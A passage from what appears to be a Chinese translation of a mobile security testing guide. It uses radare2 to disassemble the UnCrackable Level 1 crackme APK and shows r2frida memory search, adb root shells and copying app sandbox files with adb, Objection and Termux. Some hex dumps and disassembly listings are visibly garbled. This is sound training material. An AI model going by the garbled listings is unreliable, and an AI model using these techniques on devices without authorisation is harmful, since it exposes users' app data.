0x000009c8 method 2 r
Lsg/vantagepoint/uncrackable1/MainActivity.method.onCreate(Landroid/os/Bundle;)V
0x00000a38 method 3 p
Lsg/vantagepoint/uncrackable1/MainActivity.method.verify(Landroid/view/View;)V
0x0000075c [0x00000acc - 0x00000bb2] 230 class 6 Lsg/vantagepoint/uncrackable1/a :: 
Ljava/lang/Object;
0x00000acc method 0 sp
Lsg/vantagepoint/uncrackable1/a.method.a(Ljava/lang/String;)Z
0x00000b5c method 1 sp
Lsg/vantagepoint/uncrackable1/a.method.b(Ljava/lang/String;)[B
```

可以使用 r2 命令 ii (信息导入) 打印导入的方法。

```
[0x000009c8]> ii
[Imports]
Num Vaddr Bind Type Name
...
29 0x000005cc NONE FUNC
Ljava/lang/StringBuilder.method.append(Ljava/lang/String;)Ljava/lang/StringBuilder;
30 0x000005d4 NONE FUNC
Ljava/lang/StringBuilder.method.toString()Ljava/lang/String;
31 0x000005dc NONE FUNC Ljava/lang/System.method.exit(I)V
32 0x000005e4 NONE FUNC
Ljava/lang/System.method.getenv(Ljava/lang/String;)Ljava/lang/String;
33 0x000005ec NONE FUNC Ljavax/crypto/Cipher.method.doFinal([B)[B
34 0x000005f4 NONE FUNC
Ljavax/crypto/Cipher.method.getInstance(Ljava/lang/String;)Ljavax/crypto/Cipher;
35 0x000005fc NONE FUNC Ljavax/crypto/Cipher.method.init(ILjava/security/Key;)V
```

```
36 0x00000604 NONE FUNC
Ljavax/crypto/spec/SecretKeySpec.method.<init>([BLjava/lang/String;)V
```

在检查二进制文件时，一种常见的方法是搜索某个东西，导航到它并将其可视化，以便解释代码。使用 radare2 查找内容的方法之一是过滤特定命令的输出，即使用~plus 关键字 (~+表示不区分大小写) 对其进行 grep。例如：我们可能知道应用程序正在验证某些东西，我们可以检查所有 radare2 标志，看看在哪里找到与“验证”相关的东西。

在加载文件时，radare2 会标记它能找到的所有东西。这些标记的名称或引用称为标志。您可以通过命令 f 访问它们。

在这种情况下，我们将使用关键字“verify”对标志进行查找：

```
[0x000009c8]> f~+verify
0x00000a38 132
sym.Lsg_vantagepoint_uncrackable1_MainActivity.method.verify_Landroid_view_View_V
0x00000a38 132
method.public.Lsg_vantagepoint_uncrackable1_MainActivity.Lsg_vantagepoint_uncrackable
1
                                _MainActivity.method.verify_Landroid_view_View_V
0x00001400 6 str.verify
```

似乎我们在 0x00000a38 中找到了一个方法（标记了两次），在 0x00001400 中找到了一个字符串。让我们使用该方法的标志导航（查找）到该方法：

```
[0x000009c8]> s
sym.Lsg_vantagepoint_uncrackable1_MainActivity.method.verify_Landroid_view_View_V
```

当然，也可以使用 r2 的反汇编程序功能，并使用命令 pd（或者 pdf，如果已经知道在函数中的位置）打印反汇编。

```
[0x00000a38]> pd
```

r2 命令通常接受选项（参见 pd ?）例如：可以通过在命令 pd N 后面附加一个数字（“N”）来限制操作码的显示。

```
[0x00000a38]> pd 10
;-- Lsg/vantagepoint/uncrackable1/MainActivity.method.verify(Landroid/view/View;)V:
(method) method.public.Lsg_vantagepoint_uncrackable1_MainActivity.Lsg_vantagepoint_uncrackable1_MainActivity.method.verify_Landroid_view_View_V 132
method.public.Lsg_vantagepoint_uncrackable1_MainActivity.Lsg_vantagepoint_uncrackable1_MainActivity.method.verify_Landroid_view_View_V ()
0x00000a38    14040100027f  const v4, 0x7f020001
0x00000a3e    6e2030004300  invoke-virtual {v3, v4}, Lsg/vantagepoint/uncrackable1/MainActivity.findViewById(I)Landroid/view/View; ; 0x30
0x00000a44    0c04          move-result-object v4
0x00000a46    1f040f00      check-cast v4, Landroid/widget/EditText;
0x00000a4a    6e100e000400  invoke-virtual {v4}, Landroid/widget/EditText/getText()Landroid/text/Editable; ; 0xe
0x00000a50    0c04          move-result-object v4
0x00000a52    6e1015000400  invoke-virtual {v4}, Ljava/lang/Object/toString()Ljava/lang/String; ; 0x15
0x00000a58    0c04          move-result-object v4
0x00000a5a    22000300      new-instance v0, Landroid/app/AlertDialog$Builder; ; 0x268
0x00000a5e    702002003000  invoke-direct {v0, v3}, Landroid/app/AlertDialog$Builder.<init>(Landroid/content/Context;)V ; 0x2
[0x00000a38]>
```

您可能希望通过键入 V 进入所谓的可视模式，而不只是将反汇编打印到控制台。

```
[0x00000a38 [xadvc] 0 34% 352B /Users/Carlos/Desktop/apps/UnCrackable-Level1/classes.dex] xc @ sym.Lsg_vantagepoint_uncrackable1_MainActivity.method.verify_Landroid_view_View_V
- offset - 0 1 2 3 4 5 6 7 8 9 A B C D E F
0x00000a38 1404 0100 027f 6e20 3000 4300 0c04 1f04 .....C.... ; method.public.Lsg_vantagepoint_uncrackable1_MainActivity.method.verify_Landroid_view_View_V
0x00000a40 0f04 6e10 0000 0400 0:04 6e10 1500 .....n..... ; method.public.Lsg_vantagepoint_uncrackable1_MainActivity.method.verify_Landroid_view_View_V
0x00000a48 0c04 2200 0300 7020 0200 3000 e010 0300 ..".p..0.n..
0x00000a58 0000 0d00 7110 3500 0400 0804 3800 0800 .....q.5...8..
0x00000a60 1a00 0800 0800 0700 4000 1804 6e20 0800 .....@...0..C.n
0x00000a68 0000 0800 0800 0800 0800 0800 0800 0800 .....0...0..0.
0x00000a70 1a00 0800 0800 0800 0800 0800 0800 0800 .....B.(...."0.
0x00000a78 1a04 4200 2815 12d4 1a01 3d00 2202 2100 .....B.(...."0.
0x00000a80 7020 2c00 3200 6e40 0400 4023 6e10 0800 p ..2.ng..@!n..
0x00000a88 3a00 0000 1a00 0800 1a01 0700 1202 :.....q .. ; method.static.public.Lsg_vantagepoint_uncrackable1_a.Lsg_vantagepoint_uncrackable1_a.method.a_Ljava_lang_String_Z
0x00000a90 0c00 2100 0c01 2322 2600 7010 3600 0800 ..#0..#0..6..
0x00000a98 0000 0800 2500 1300 0800 0800 0800 0800 .....q..0..1...
0x00000a9c 0000 2243 0800 1010 0800 0800 0800 0800 .....q..0..P..
0x00000a9e 6e20 1400 4300 6e10 1300 0800 0800 0800 n ..C.n..n..n
0x00000a98 1d00 0300 6e10 1e00 0300 0800 7120 0800 .....0..0..0..
0x00000a28 0100 0720 2201 1700 7020 1600 0100 6e20 .."p ..n..
0x00000a38 1900 1500 0a05 0f05 0500 0000 0800 0100 .....0..0..0..
0x00000a48 0101 1514 0800 0100 0200 0000 0000 0000 .....0..0..0..
0x00000a58 2b00 0800 6e10 1a00 0700 0800 0800 0802 +...n.. ; method.static.public.Lsg_vantagepoint_uncrackable1_a.Lsg_vantagepoint_uncrackable1_a.method.b_Ljava_lang_String_B
0x00000a5c 2b00 0800 6e10 1a00 0700 0800 0800 0802 #...0..5...
0x00000a78 1700 2700 0300 1305 0900 7120 1200 5400 .....A..T..
0x00000a80 0a04 c004 0404 d006 0201 6e20 1700 6700 .....n..g..
0x00000a98 0a05 7120 1200 5600 0a05 b054 8d44 4f04 ..q ..V..T.D0.
0x00000a98 0103 d802 0202 28e0 1101 0000 0100 0000 .....(.
0x00000a98 0600 0000 0100 0000 0100 0000 0200 0000 .....0..0..0..
0x00000a98 0000 0100 0200 0000 1700 1700 0100 0000 .....0..0..0..
0x00000a98 1700 0100 0300 0000 0100 1300 0600 0000 .....0..0..0..
0x00000a98 0200 0000 0700 0100 0100 0000 0000 0000 .....0..0..0..
0x00000a98 0200 0000 0700 0100 0100 0000 0000 0000 .....0..0..0..
0x00000a98 0100 0000 0000 0000 0100 0000 1300 0000 .....0..0..0..
0x00000a18 0100 0000 2200 0000 0100 0000 2500 0000 .....0..0..0..
0x00000a28 0100 0000 2600 0000 0200 0000 2600 1700 .....& ..0..0..
0x00000a38 1000 0000 1600 0000 0200 0000 1700 0100 .....0..0..0..
0x00000a48 0200 0000 2600 2600 027f 6465 6365 .....&.0..dev.co ; str.dev_com.koushikdutta.superuser.daemon
0x00000a58 6570 6561 7573 6572 20d4 6165 6d6f 62f ; upuser_daemon/
0x00000a78 0019 2f73 7973 7465 6021 6170 702f 5375 ./system/app/Su ; str.system_app_Superuser.apk
0x00000a88 7065 7275 7365 722e 6170 6b00 142f 7379 peruser.apk./sy ; str.system_bin_ext_su
```

默认情况下，将会看到十六进制视图。键入 p 可以切换到不同的视图，例如反汇编视图：

```
[0x00000a38 [xadvc] 0 34% 275 /Users/Carlos/Desktop/apps/UnCrackable-Level1/classes.dex] pd $r @ sym.Lsg_vantagepoint_uncrackable1_MainActivity.method.verify_Landroid_view_View_V
; Lsg_vantagepoint_uncrackable1_MainActivity.method.verify_Landroid_view_View_V:
{fnm} method.public.Lsg_vantagepoint_uncrackable1_MainActivity.method.verify_Lsg_vantagepoint_uncrackable1_MainActivity.method.verify_Landroid_view_View_V
method.public.Lsg_vantagepoint_uncrackable1_MainActivity.method.verify_Lsg_vantagepoint_uncrackable1_MainActivity.method.verify_Landroid_view_View_V () {
    0x00000a38 14040100027f const v4, 0x7f020001
    0x00000a3e 6e200004300 invoke-virtual {v3, v4}, Lsg_vantagepoint_uncrackable1_MainActivity.method.findViewById(I)Landroid/view/View; ; 0x30 ;[?]
    0x00000a44 0c04 move-result-object v4
    0x00000a46 1f040f00 check-cast v4, Landroid/widget/EditText;
    0x00000a48 0c04 move-object-invoke {v4}, Lsg_vantagepoint_uncrackable1_MainActivity.method.EditText.getText()Landroid/text/Editable; ; 0xe ;[1]
    0x00000a50 0c04 move-result-object v4
    0x00000a52 6e100500400 invoke-virtual {v4}, Ljava/lang/Object.toString()Ljava/lang/String; ; 0x15 ;[2]
    0x00000a58 0c04 move-result-object v4
    0x00000a5a 22000300 new-instance v5, Landroid/app/AlertDialog$Builder; ; 0x268
    0x00000a5e 70200200300 invoke-direct {v0, v3}, Landroid/app/AlertDialog$Builder.<init>(Landroid/content/Context;)V ; 0x2 ;[3]
    0x00000a60 6e1003000000 invoke-virtual {v0}, Landroid/app/AlertDialog$Builder.create()Landroid/app/AlertDialog; ; 0x3 ;[4]
    0x00000a62 0c04 move-object-invoke v6
    0x00000a64 711035000400 invoke-static {v4}, Lsg_vantagepoint/uncrackable1/a.a(Ljava/lang/String;)Z ; 0x35 ;[5]
    0x00000a72 0a04 move-result v4
    0x00000a74 38040000 if-eqz v4, 0x00000a8e
    0x00000a78 1a044000 const-string v4, str.Success ; 0x11cf
    0x00000a7c 6e2007080400 invoke-virtual {v0, v4}, Landroid/app/AlertDialog.setTitle(Ljava/lang/CharSequence;)V ; 0x7 ;[6]
    0x00000a80 1a044300 const-string v4, str.This_is_the_correct_secret ; 0x1ifa
    ; CODE OF 0x00000a8f from method.public.Lsg_vantagepoint_uncrackable1_MainActivity.Lsg_vantagepoint_uncrackable1_MainActivity.method.verify_Landroid_view_View_V (0xa9c)
    0x00000a86 6e200004000 invoke-virtual {v0, v4}, Landroid/app/AlertDialog.setMessage(Ljava/lang/CharSequence;)V ; 0x6 ;[7]
    0x00000a8c 2800 goto 0x00000a9e
    0x00000a8e 1a043c00 const-string v4, str.Nope.. ; 0x11ac
    0x00000a92 6e2007080400 invoke-virtual {v0, v4}, Landroid/app/AlertDialog.setTint(Ljava/lang/CharSequence;)V ; 0x7 ;[6]
    0x00000a98 1a044200 const-string v4, str.That_s_not_it_Try_again. ; 0x11df
    0x00000a9c 2815 goto 0x00000a9e
    ; CODE OF 0x00000a9c from method.public.Lsg_vantagepoint_uncrackable1_MainActivity.Lsg_vantagepoint_uncrackable1_MainActivity.method.verify_Landroid_view_View_V (0xa8c)
    0x00000a94 1a043d00 const-string v1, 0x11b5
    0x00000a96 1a043d00 new-instance v2, Lsg_vantagepoint/uncrackable1/MainActivity$2; ; 0x2e0
    0x00000a98 22022100 invoke-direct {v2, v3}, Lsg_vantagepoint/uncrackable1/MainActivity$2.<init>(Lsg_vantagepoint/uncrackable1/MainActivity;)V ; 0x2c ;[8]
    0x00000aae 70202c003200 invoke-virtual {v0, v4, v1, v2}, Landroid/app/AlertDialog.setButton(Ljava/lang/CharSequence;Landroid/content/DialogInterface$OnClickListener;)V ; 0x4 ;[9]
    0x00000ab0 6e4004004021 invoke-virtual {v0}, Landroid/app/AlertDialog.show()V ; 0x8 ;[?]
    0x00000ab4 6e100000000 invoke-virtual {v0}, Landroid/app/AlertDialog.show()V ; 0x8 ;[?]
    0x00000aba 0e00 return-void
    0x00000abc 0e0001000200 move-wide/16 v1, v2
    0x00000acd 0100 move v0, v0
    0x00000ace 0000 nop}
```

Radare2 提供了一种图形模式，它对于跟踪代码流非常有用。可以通过键入 V 实现：

```
[0x000000a38]> 0xa38 # method.public.Lsg_vantagepoint_uncateable1_MainActivity.Lsg_vantagepoint_uncateable1_MainActivity.method.verify_Landroid_view_View_V();
[0xa38]
;-- Lsg_vantagepoint_uncateable1>MainActivity.method.verify(Landroid/view/View);V:
{fn} method.public.Lsg_vantagepoint_uncateable1_MainActivity.Lsg_vantagepoint_uncateable1_MainActivity.method.verify_Landroid_view_View_V_ 132
    method.public.Lsg_vantagepoint_uncateable1_MainActivity.Lsg_vantagepoint_uncateable1_MainActivity.method.verify_Landroid_view_View_V_()
const v4, 0x7f020001
invoke-virtual {v3, v4}, Lsg_vantagepoint/uncateable1/MainActivity.findViewById(I)Landroid/view/View; ; 0x30;[?]
move-result-object v4
check-call v4, Landroid/widget/EditText;
invoke-virtual {v4}, Landroid/widget/EditText.getText()Landroid/text/Editable; ; 0xe;[ea]
move-result-object v4
invoke-virtual {v4}, Ljava/lang/Object.toString()Ljava/lang/String; ; 0x15;[ob]
move-result-object v4
; 0x268
new-instance v8, Landroid/app/AlertDialog$Builder;
const-direct {v8, v3}, Landroid/app/AlertDialog$Builder.<init>(Landroid/content/Context;)V ; 0x2;[oc]
invoke-virtual {v8}, Landroid/app/AlertDialog$Builder.create()Landroid/app/AlertDialog; ; 0x3;[od]
move-result-object v8
invoke-static {v4}, Lsg/vantagepoint/uncateable1/a.a(Ljava/lang/String;)Z ; 0x35;[oe]
move-result v4
if-eqz v4, 0x00000a8e
    f t
}
}

0xa78 [oh]
; 0x1cf
const-string v4, str.Success
invoke-virtual {v8, v4}, Landroid/app/AlertDialog.setTitle(Ljava/lang/CharSequence;)V ; 0x7;[og]
; 0x1fa
const-string v4, str.This_is_the_correct_secret.

0xa8e [ok]
; 0x1ac
const-string v4, str.Nope...
invoke-virtual {v8, v4}, Landroid/app/AlertDialog.setTitle(Ljava/lang/CharSequence;)V ; 0x7;[og]
; 0x1df
const-string v4, str.That_s_not_it._Try_again.
goto 0x00000a86

0xa86 [oi]
; CODE XREF from method.public.Lsg_vantagepoint_uncateable1_MainActivity.Lsg_vantagepoint_uncateable1_MainActivity.method.verify_Landroid_view_View_V_(0xa9c)
invoke-virtual {v8, v4}, Landroid/app/AlertDialog.setMessage(Ljava/lang/CharSequence;)V ; 0x6;[oi]
goto 0x00000a9e

0xa9e [oo]
; CODE XREF from method.public.Lsg_vantagepoint_uncateable1_MainActivity.Lsg_vantagepoint_uncateable1_MainActivity.method.verify_Landroid_view_View_V_(0xa8c)
const v4, 0xd
const-string v1, 0x11b5
; 0x2e0
new-instance v2, Lsg/vantagepoint/uncateable1/MainActivity$2;
invoke-direct {v2, v3}, Lsg/vantagepoint/uncateable1/MainActivity$2.<init>(Lsg/vantagepoint/uncateable1/MainActivity;)V ; 0x2c;[ol]
invoke-virtual {v8, v4, v1, v2}, Landroid/app/AlertDialog.setButton(ILjava/lang/CharSequence;Landroid/content/DialogInterface$OnClickListener;)V ; 0x4;[om]
invoke-virtual {v8}, Landroid/app/AlertDialog.show()V ; 0x8;[on]
```

这是一些 radare2 命令的选择，用来从 Android 二进制文件获取一些基本信息。Radare2 非常强大，有几十个命令，您可以在 Radare2 的命令文档中找到。Radare2 将在整个指南中用于不同的目的，如逆向代码、调试或执行二进制分析。我们还将把它与其他框架结合使用，特别是 Frida（有关更多信息，请参阅 r2frida 部分）。

请参阅“Android 上的篡改和逆向工程”章节，了解 Android 上 radare2 的更详细使用，特别是在分析本机库时。

5.2.1.4.12. r2frida

r2frida 是一个允许 radare2 连接到 Frida 的项目，它有效地将 radare2 强大的逆向工程能力与 Frida 的动态工具包相结合。R2frida 可以：

- 通过 USB 或 TCP 将 radare2 连接到任何本地进程或远程 frida 服务器。
- 从目标进程读取/写入内存。
- 将映射、符号、导入、类和方法等 Frida 信息加载到 radare2 中。
- 从 Frida 调用 r2 命令，因为 Frida 将 r2 接口集成到 Frida Javascript API 中。

5.2.1.4.12.1. 安装 r2frida

请参考 r2frida 的官方安装说明。[r2frida's official installation instructions.](#)

5.2.1.4.12.2. 使用 r2frida

运行 frida 服务器后，应该可以使用 pid、生成路径、主机和端口或设备 id 连接到该服务器。例如：要连接到 pid 1234：

```
$ r2 frida://1234
```

有关如何连接到 frida 服务器的更多示例，请参阅 r2frida 自述页中的用法部分。[see the usage section in the r2frida's README page.](#)

连接后，将会看到带有 device-id 的 r2 提示符。r2frida 命令必须以\或=！。例如：可以使用命令 \i 检索目标信息：

```
[0x00000000]> \i
arch      x86
bits      64
os        linux
pid       2218
uid       1000
objc      false
runtime   V8
java      false
cylang    false
pageSize  4096
pointerSize 8
codeSigningPolicy optional
isDebuggerAttached false
```

要在内存中搜索特定关键字，可以使用 search 命令\/：

```
[0x00000000]> \/ unacceptable
Searching 12 bytes: 75 6e 61 63 63 65 70 74 61 62 6c 65
Searching 12 bytes in [0x0000561f05ebf000-0x0000561f05eca000]
...
Searching 12 bytes in [0xffffffffffff600000-0xffffffffffff601000]
hits: 23
0x561f072d89ee hit12_0 unacceptable policyunsupported md algorithmvar bad valuec
0x561f0732a91a hit12_1 unacceptableSearching 12 bytes: 75 6e 61 63 63 65 70 74 61
```

为了以 JSON 格式输出搜索结果，我们只需在前面的 search 命令中添加 j（就像我们在 r2shell 中所做的那样）。这可用于大多数命令：

```
[0x00000000]> \j unacceptable
Searching 12 bytes: 75 6e 61 63 63 65 70 74 61 62 6c 65
Searching 12 bytes in [0x0000561f05ebf000-0x0000561f05eca000]
...
Searching 12 bytes in [0xffffffff600000-0xffffffff601000]
hits: 23
{"address":"0x561f072c4223","size":12,"flag":"hit14_1","content":"unacceptable
policyunsupported md algorithmvar bad
value0"}, {"address":"0x561f072c4275","size":12,"flag":"hit14_2","content":"unacceptableS
earching 12 bytes: 75 6e 61 63 63 65 70 74
61"}, {"address":"0x561f072c42c8","size":12,"flag":"hit14_3","content":"unacceptableSearch
ing 12 bytes: 75 6e 61 63 63 65 70 74 61 "}, ...
...
```

要列出加载的库，请使用命令\il，并使用 radare2 的内部 grep 和命令~，过滤结果。例如：以下命令将列出与关键字 keystore、ssl 和 crypto 匹配的已加载库：

```
[0x00000000]> \il~keystore,ssl,crypto
0x00007f3357b8e000 libssl.so.1.1
0x00007f3357716000 libcrypto.so.1.1
```

类似地，要列出导出并按特定关键字筛选结果，请执行以下操作：

```
[0x00000000]> \iE libssl.so.1.1~CIPHER
0x7f3357bb7ef0 f SSL_CIPHER_get_bits
0x7f3357bb8260 f SSL_CIPHER_find
0x7f3357bb82c0 f SSL_CIPHER_get_digest_nid
0x7f3357bb8380 f SSL_CIPHER_is_aead
0x7f3357bb8270 f SSL_CIPHER_get_cipher_nid
0x7f3357bb7ed0 f SSL_CIPHER_get_name
0x7f3357bb8340 f SSL_CIPHER_get_auth_nid
0x7f3357bb7930 f SSL_CIPHER_description
0x7f3357bb8300 f SSL_CIPHER_get_kx_nid
0x7f3357bb7ea0 f SSL_CIPHER_get_version
0x7f3357bb7f10 f SSL_CIPHER_get_id
```

要列出或设置断点，请使用命令 db。这在分析/修改内存时很有用：

```
[0x00000000]> \db
```

最后请记住，还可以使用\运行 JavaScript 代码。加上脚本的名称：

[0x00000000]> \. agent.js

您可以在 Wiki 上找到更多关于使用 r2frida 的例子 [how to use r2frida](#)

5.2.2. 基本测试操作

5.2.2.1. 访问设备 Shell

测试应用程序时最常见的一件事就是访问设备 shell。在本节中，我们将了解如何从主机（带/不带 USB 电缆）远程访问 Android shell，以及如何从设备本身本地访问 Android shell。

5.2.2.1.1. 远程 Shell

为了从主机连接到 Android 设备的 shell，adb 通常是首选工具（除非您更喜欢使用远程 SSH 访问，例如通过 Termux）。

在本节中，我们假设您已正确启用开发人员模式和 USB 调试，如“在真实设备上测试”中所述。通过 USB 连接 Android 设备后，可以通过运行以下命令访问远程设备的 shell：

```
$ adb shell
```

按下 Control + D 或者输入 exit 以退出。

如果设备已经 root 或您正在使用模拟器，则可以通过在远程 shell 中运行 su 来获得 root 访问权限：

```
$ adb shell
bullhead:/ $ su
bullhead:/ # id
uid=0(root) gid=0(root) groups=0(root) context=u:r:su:s0
```

只有在使用模拟器时，您可以使用命令 adb root 以 root 权限重新启动 adb，这样下次进入 adb shell 时，您就已经具有 root 访问权限了。这还允许在您的工作站和 Android 文件系统之间双向传输数据，甚至可以访问只有 root 用户可以访问的位置（通过 adb push/pull）。请参阅下面“主机设备数据传输”一节中有关数据传输的更多信息。

5.2.2.1.1.1. 连接多个设备

如果有多个设备，可以通过 adb 命令-s 后跟设备序列号（例如 adb-s emulator-5554 shell 或 adb-s 00b604081540b7c6 shell）。您可以使用以下命令获取所有已连接设备及其序列 ID 的列表：

```
$ adb devices
List of devices attached
```

00c907098530a82c device
emulator-5554 device

5.2.2.1.1.2. 通过 wifi 连接设备

您也可以不通过 USB 访问 Android 设备。为此必须将主机和 Android 设备连接到同一 Wi-Fi 网络，然后执行以下步骤：

- 使用 USB 将设备连接到主机，并将目标设备设置为侦听端口 5555 上的 TCP/IP 连接：adb tcpip 5555。
- 断开目标设备与 USB 的连接，然后运行 adb connect<device\ip\address>。通过运行 adb devices 检查设备现在是否可用。
- 用 adb shell 打开 shell。

但是请注意，这样做会使设备对处于同一网络中并且知道设备 IP 地址的任何人开放。为了安全起见您可能更喜欢使用 USB 连接。

例如：在 Nexus 设备上可以在“设置”->“系统”->“关于电话”->“状态”->“IP 地址”中找到 IP 地址，或者进入 Wi-Fi 菜单，在连接的网络上单击一次。

请参阅 Android 开发者文档中的完整说明和注意事项 [Android Developers Documentation](#)。

5.2.2.1.1.3. 通过 SSH 连接设备

如果您愿意的话，还可以启用 SSH 访问。一个方便的选择是使用 Termux，可以轻松地将其配置为提供 SSH 访问（使用密码或公钥身份验证），并使用 sshd 命令启动它（默认情况下在端口 8022 上启动）。为了通过 SSH 连接到 Termux，只需运行 SSH-p8022<ip address>（其中 ipu address 是实际的远程设备 ip）命令。此选项还有一些额外的好处，因为它允许通过端口 8022 上的 SFTP 访问文件系统。

5.2.2.1.2. 设备上的 Shell App

虽然与远程 shell 相比，通常使用设备上 shell（终端仿真器）可能会非常乏味，但在出现网络问题或检查某些配置的情况下，它可以很方便地进行调试。

Termux 是一个针对 Android 的终端仿真器，它提供了一个 Linux 环境，可以直接使用或不使用 root，也不需要设置。由于有自己的 APT 软件包管理器（与其他终端仿真器应用程序相比有很大的不同），安装额外的软件包是一项简单的任务。您可以使用命令 pkg search<pkg\name>搜索

特定软件包，并使用 `pkg install<pkg\user name>` 安装软件包。您可以直接从 googleplay 安装 Termux。

5.2.2.2. 主机设备数据传播

5.2.2.2.1. 使用 adb

您可以使用 `adb pull<remote><local>` 和 `adb push<local><remote>` 命令在设备之间复制文件。它们的用法非常简单。例如：以下内容将复制 `foo.txt` 文件从当前目录（本地）到 SD 卡文件夹（远程）：


```
$ adb push foo.txt /sdcard/foo.txt
```

当确切地知道要复制的内容和从/到何处时，通常使用这种方法，并且还支持批量文件传输，例如可以将整个目录从 Android 设备拉（复制）到您的工作站。

```
$ adb pull /sdcard
/sdcard/: 1190 files pulled. 14.1 MB/s (304526427 bytes in 20.566s)
```

5.2.2.2.2. 使用安卓 Studio 设备文件管理器

androidstudio 有一个内置的设备文件资源管理器 built-in Device File Explorer，可以通过进入 View->Tool Windows->Device File Explorer 打开它。



如果使用的是 root 设备，现在就可以开始浏览整个文件系统。但是，当使用非 root 设备访问应用程序沙盒时，除非该应用程序是可调试的，否则沙盒将无法工作，即使这样，您也会在应用程序沙盒中被“监控”。

5.2.2.2.3. 使用 *objection*

当您在特定应用程序上工作并希望复制可能在其沙盒中的文件时，此选项非常有用（请注意，您只能访问目标应用程序有权访问的文件）。这种方法无需将应用程序设置为可调试，否则在使用 android studio 的设备文件资源管理器时就需要调试。

首先，按照“推荐工具- Objection”中的说明，通过 Objection 连接到应用程序。然后，像在终端上一样使用 ls 和 cd 来浏览可用的文件：

```
$ frida-ps -U | grep -i owasp
21228 sg.vp.owasp_mobile.omtg_android

$ objection -g sg.vp.owasp_mobile.omtg_android explore

...g.vp.owasp_mobile.omtg_android on (google: 8.1.0) [usb] # cd ..
/data/user/0/sg.vp.owasp_mobile.omtg_android

...g.vp.owasp_mobile.omtg_android on (google: 8.1.0) [usb] # ls
Type ... Name
-----
Directory ... cache
Directory ... code_cache
Directory ... lib
Directory ... shared_prefs
Directory ... files
Directory ... app_ACRA-approved
Directory ... app_ACRA-unapproved
Directory ... databases

Readable: True Writable: True
```

如果有要下载的文件，只需运行 file download<some\ u file>。这将下载该文件到您的工作目录。同样的方法，您可以上传文件使用文件上传。

```
...[usb] # ls
Type ... Name
-----
File ... sg.vp.owasp_mobile.omtg_android_preferences.xml
```

Readable: True Writable: True

```
...[usb] # file download sg.vp.owasp_mobile.omtg_android_preferences.xml
```

Downloading ...

Streaming file from device...

Writing bytes to destination...

```
Successfully downloaded ... to sg.vp.owasp_mobile.omtg_android_preferences.xml
```

缺点是，在撰写本文时，Objection 还不支持大容量文件传输，因此只能复制单个文件。不过当您已经在使用 Objection 探索应用程序时在某些场景中还是很有用的并找到一些有趣的文件。例如：不必记下该文件的完整路径并从单独的终端使用 adb pull<path-to-some-file>，而只需直接进行文件下载<some-file>。

5.2.2.2.4. 使用 Termux

如果您有 root 设备，并且安装了 Termux，并在其上正确配置了 SSH 访问，那么应该已经在端口 8022 上运行了 SFTP (SSH 文件传输协议) 服务器。您可以从终端访问它：

```
$ sftp -P 8022 root@localhost
```

...

```
sftp> cd /data/data
```

```
sftp> ls -1
```

...

